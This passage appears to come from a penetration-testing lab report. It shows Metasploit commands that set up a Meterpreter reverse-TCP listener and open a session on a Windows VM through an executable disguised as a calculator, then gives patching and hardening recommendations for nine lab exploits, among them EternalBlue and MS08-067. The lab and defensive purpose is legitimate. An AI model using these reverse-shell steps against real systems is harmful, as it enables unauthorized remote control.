  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port



Exploit target:

  Id  Name
  --  -
  0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) >
```

Send the calculator to the client



Here we received the connection and its established, then we run the VNC




The screenshot shows a Kali Linux virtual machine running in Oracle VM VirtualBox. The main window displays the Metasploit Framework (msf6) interface. The background features a large, stylized dragon logo. The terminal output shows the following commands and results:

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:444
[*] Sending stage (177734 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.15:444 => 10.0.2.9:49183) at 2025-04-19 08:00:47 -0400

meterpreter >
```

The VNC viewer window is also visible, showing a desktop environment with a blue and black background. The VNC viewer title bar indicates the connection is established.



Recommendations:

Metasploitable (Linux)

Exploit 1: vsftpd 2.3.4 Backdoor (Port 21)

- Update vsftpd to a secure version (2.3.5 or later).
- Disable FTP if not needed and use more secure alternatives such as SFTP or FTPS.
- Restrict access to port 21 using a firewall to limit exposure to trusted IP addresses.

Exploit 2: Telnet Brute Force (Port 23)

- Disable Telnet, as it transmits credentials in plaintext.
- Replace Telnet with SSH (port 22) and implement key-based authentication.
- Enforce strong password policies and configure account lockout after failed login attempts.

Exploit 3: SMTP User Enumeration via VRFY (Port 25)

- Disable the VRFY command on the SMTP server to prevent user enumeration.
- Configure SMTP authentication and access controls.
- Monitor mail logs for signs of enumeration or unauthorized probing.

Windows XP Exploits

Exploit 4: MS08-067 (SMB Remote Code Execution on Port 445)

- Apply Microsoft's MS08-067 security patch.
- Disable SMBv1 to prevent exploitation via legacy protocols.
- Restrict port 445 at the firewall or segment networks to limit exposure.

Exploit 5: MS03-026 (DCOM Buffer Overflow on Port 135)

- Apply the MS03-026 patch or migrate to a supported version of Windows.
- Disable DCOM if not in use by configuring via dcomcnfg.exe.
- Use a firewall to block or filter access to port 135.

Exploit 6: VNC Access via Executable from Shared Folder

- Disable automatic execution of files from shared folders.
- Use endpoint protection software to block and quarantine unknown executable files.
- Educate users not to execute untrusted files received over the network or from email.

Windows 7 Exploits

Exploit 7: MS17-010 (EternalBlue on Port 445)

- Apply the MS17-010 patch released by Microsoft.
- Disable SMBv1 across all systems.
- Use internal network segmentation and firewall rules to restrict SMB traffic.

Exploit 8: BlueKeep (RDP Denial of Service – CVE-2019-0708 on Port 3389)

- Install the security patch addressing BlueKeep on all affected systems.
- Disable Remote Desktop Protocol (RDP) if not required.
- If RDP is needed, enable Network Level Authentication (NLA) and implement multi-factor authentication (MFA).

Exploit 9: Malicious Payload Delivery via Executable (.exe)

- Deploy Endpoint Detection and Response (EDR) solutions to monitor and block malicious executables.
- Implement application whitelisting to prevent unauthorized programs from running.
- Conduct regular user awareness training focused on phishing and suspicious file handling.